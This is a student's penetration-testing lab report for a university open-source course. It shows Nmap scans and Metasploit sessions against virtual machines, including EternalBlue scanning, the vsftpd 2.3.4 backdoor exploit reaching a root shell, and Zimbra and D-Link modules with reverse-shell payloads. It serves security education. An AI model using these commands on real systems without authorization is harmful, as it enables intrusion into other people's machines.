LOVELY PROFESSIONAL UNIVERSITY

Academic Task-3 (Compulsory)

INT301: Open Source Technologies

Name: Gaurav Mukherjee

Reg no:11713082 (Roll no:36)

Question: 9. →Generate Payload for three different platforms, and exploit windows machine using Metasploit framework/ any open-source software.

Introduction

Metasploit Framework is an open-source penetration testing framework developed by Rapid7. It provides a collection of tools and exploits for security professionals to perform penetration testing and vulnerability assessments on networks, systems, and applications.

The framework includes a wide range of exploits, payloads, encoders, and auxiliary modules that allow security researchers to identify and exploit vulnerabilities in various systems and applications. It supports multiple platforms, including Windows, Linux, and macOS, and provides a command-line interface and a graphical user interface for ease of use.

The Metasploit Framework is widely used by security professionals, penetration testers, and hackers alike for ethical hacking, vulnerability assessment, and penetration testing. Its popularity stems from its flexibility, ease of use, and the fact that it is constantly updated with the latest exploits and vulnerabilities, making it an invaluable tool in the arsenal of any security professional.

Metasploit Framework is a popular open-source penetration testing tool used for exploiting vulnerabilities in computer systems and networks. It provides a wide range of tools and resources for penetration testers, security researchers, and ethical hackers to test and evaluate the security of systems and applications.

The Metasploit Framework allows users to scan and identify vulnerabilities in target systems, then exploit them to gain access to the system or network. It includes a large database of exploits, payloads, and modules that can be used to create customized attacks. The tool also includes features for post-exploitation activities such as data collection, pivoting, and privilege escalation.

Metasploit is designed to be flexible and extensible, allowing users to write their own modules and exploits, and integrate them with the existing framework. It also has a robust community of users and developers who contribute to the development of the tool, including updates to existing exploits and the creation of new ones.

While Metasploit can be used for both legal and illegal activities, it is primarily used by security professionals and ethical hackers to assess the security of computer systems and networks. It is important to use Metasploit only with the permission of the target system owner or network administrator and in compliance with applicable laws and regulations.

Objective of the project

This project is comprised of using tools for identification , information gathering and exploitation of any system with exploitable loop holes .

To achieve this task the majority of the operation is performed using metaspoitable or commonly knows as msf-console. For obtaining and identification of the target tool such as Nmap is used. This tool performs searches in a network to identify the targets IP as well as the open and closed ports that are available in a target IP.

Also one can get operating system details as well as any available application names as well as version information which will help in identifying the correct payload which will help in target exploit.

For this project three different platform are to be selected and operations are to be performed on them. For simplifying the operation those target machines are either in the virtual state or as a local machine.

The operation of payload selection and exploit implementation are similar for all system. The differences will only come from the different exploit that are available in the target's system.

Description of the project

The Objectives of this project are as follows :-

1. Find systems with different configurations and find there respective IP addresses
2. Use tools such as Nmap to identify the target information such as OS details , open ports and versions details for better selection of exploits .
3. See the information collected to figure out which of the following ports, application can be exploited by using Search function in MSF console followed by the name of the payload you see fit .
4. Locate the following payload from the given list of payloads and figure out which is the most applicable of them. Also check for the operation technique
5. Select the payload by using command "use" along with the name of the payload mentioned or the ID of the following payload
6. Now, use the command "show options" to see the following requirement and the selected default Lhost and Lport
7. If the preselected Jhost & Lport is not as your Target then select them by using "set Lhost <Ip>" and "set Lport <Ip>"
8. Now, you can use "Show Option" to verify the options once again
9. Use "show targets" for various options available sand select any one of them by using "use" along with options number
10. Now after all that use the keyword "Exploit" to start the exploit Sequence.

Scope of the project

This Project will go into this following things:

1. Searching for targets which are suitable for exploit.
2. Using tools such as Nmap for analyzing the target and getting there respective IP's details.
3. Searching for vulnerabilities in those targets and finding exploitable options.

4. Verifying that those exploitable exploits are available as payloads in the console if using.
5. Search for the exploit or system description such as OS information or port related details in the available database such as msfconsole db.
6. If found then use it or if not then search for any other compatible exploits that are suitable.

7. Now set the target details such as target's IP , etc.. , and finally
8. Exploit . This will cause a direct root access link to the target machine for any further action.

System Description

There are two differently configured system being used :

1. Windows 11(beta-early_access): This system has multiple libraries and packages installed for smooth and easy operation of tools and procedures. This include – nmap, Metasploit – framework , msfconsole in terminal , Zenmap, wireshark .
2. Kali-linux – This system does not have any additional components installed as this operating system comes preinstalled with all essential tools, hence no modification needed except nominal updation.


Target system description

The target systems are as follows:

1. Windows XP – configured to run in local virtualized environment. Network adapter running in bridged configuration.
2. Metasploitable 2 - configured to run in local virtualized environment. Network adapter running in bridged configuration.
3. Linux Mint - configured to run in local virtualized environment. Network adapter running in bridged configuration.
4. Linux Lite - configured to run in local virtualized environment. Network adapter running in bridged configuration.

System snapshots

WindowsXP exploit



```
┌──(gaurav㉿gaurav)-[~]
└─$ sudo nmap -sT 192.168.137.1
[sudo] password for gaurav:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-10 20:20 IST
Nmap scan report for 192.168.137.1
Host is up (0.0096s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2869/tcp open  icslap
7070/tcp open  realserver

Nmap done: 1 IP address (1 host up) scanned in 6.12 seconds

┌──(gaurav㉿gaurav)-[~]
└─$
```

```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Descri
ption
   -  ----                                      ---------------  ----     -----  ------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-0
10 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-0
10 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-0
10 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-0
10 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DO
UBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windo
ws/smb/smb_doublepulsar_rce

msf6 > use 2
msf6 auxiliary(admin/smb/ms17_010_command) > back
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > back
msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.137.1
rhosts => 192.168.137.1
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit
```

Metaspoitable 2

```
gaurav@gaurav: ~
File  Actions  Edit  View  Help
└─$ sudo nmap -sV 192.168.137.174
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-09 22:10 IST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try us
ing --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.137.174
Host is up (0.00050s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.137.174
rhost => 192.168.137.174
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.137.174:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.137.174:21 - USER: 331 Please specify the password.
[+] 192.168.137.174:21 - Backdoor service has been spawned, handling...
[+] 192.168.137.174:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.137.121:34761 -> 192.168.137.174:6200) at 2
023-04-09 22:22:04 +0530

whoami
root
ls
bin
boot
cdrom
```

Linux-Mint

```
gaurav@gaurav-VirtualBox: ~/Desktop
File  Edit  View  Search  Terminal  Help
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
oup default qlen 1000
    link/ether 08:00:27:1b:a6:1b brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 85588sec preferred_lft 85588sec
    inet6 fe80::dbc6:80ca:b4df:ebab/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
gaurav@gaurav-VirtualBox:~/Desktop$ ping 192.168.137.1
PING 192.168.137.1 (192.168.137.1) 56(84) bytes of data.
64 bytes from 192.168.137.1: icmp_seq=1 ttl=127 time=1.15 ms
64 bytes from 192.168.137.1: icmp_seq=2 ttl=127 time=1.08 ms
64 bytes from 192.168.137.1: icmp_seq=3 ttl=127 time=0.831 ms
64 bytes from 192.168.137.1: icmp_seq=4 ttl=127 time=1.00 ms
^C
--- 192.168.137.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3019ms
rtt min/avg/max/mdev = 0.831/1.016/1.151/0.119 ms
gaurav@gaurav-VirtualBox:~/Desktop$
```

```
Exploit target:

   Id  Name
   --  ----
   0   Zimbra Collaboration Suite



View the full module info with the info, or info -d command.

msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) > set lhost 192.168.137.1
lhost => 192.168.137.1
msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) > set rhosts 127.0.0.1
rhosts => 127.0.0.1
msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) > set target 0
target => 0
msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) > set payload
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) >
[*] Started reverse TCP handler on 192.168.137.1:4444
```

Linux-Lite

```
Welcome to Linux Lite 6.2 gaurav

Monday 10 April 2023, 22:34:40
Memory Usage: 574/7759MB (7.40%)
Disk Usage: 12/96GB (14%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

gaurav ~ Desktop ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
oup default qlen 1000
    link/ether 08:00:27:d5:23:30 brd ff:ff:ff:ff:ff:ff
    inet 192.168.137.92/24 metric 100 brd 192.168.137.255 scope global dynamic e
np0s3
       valid_lft 86331sec preferred_lft 86331sec
    inet6 fe80::a00:27ff:fed5:2330/64 scope link
       valid_lft forever preferred_lft forever
gaurav ~ Desktop
```

```
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(linux/http/dlink_command_php_exec_noauth) > set rhosts 192.168.137.92
rhosts => 192.168.137.92
msf6 exploit(linux/http/dlink_command_php_exec_noauth) > set payload
payload => cmd/unix/interact
msf6 exploit(linux/http/dlink_command_php_exec_noauth) > set target 0
target => 0
msf6 exploit(linux/http/dlink_command_php_exec_noauth) > exploit

[*] 192.168.137.92:80 - Telnet port used: 48739
[*] 192.168.137.92:80 - Sending exploit request...
[*] 192.168.137.92:80 - Trying to establish a telnet connection...
```

Reference/ Bibliography

1. unix.stackexchange.com

2. docs.rapid7.com
3. hackingarticles.in

4. blackmoreops.com

GITHUB LINK

https://github.com/gauravmukherjee089/Gaurav_CA3_OpenSource.git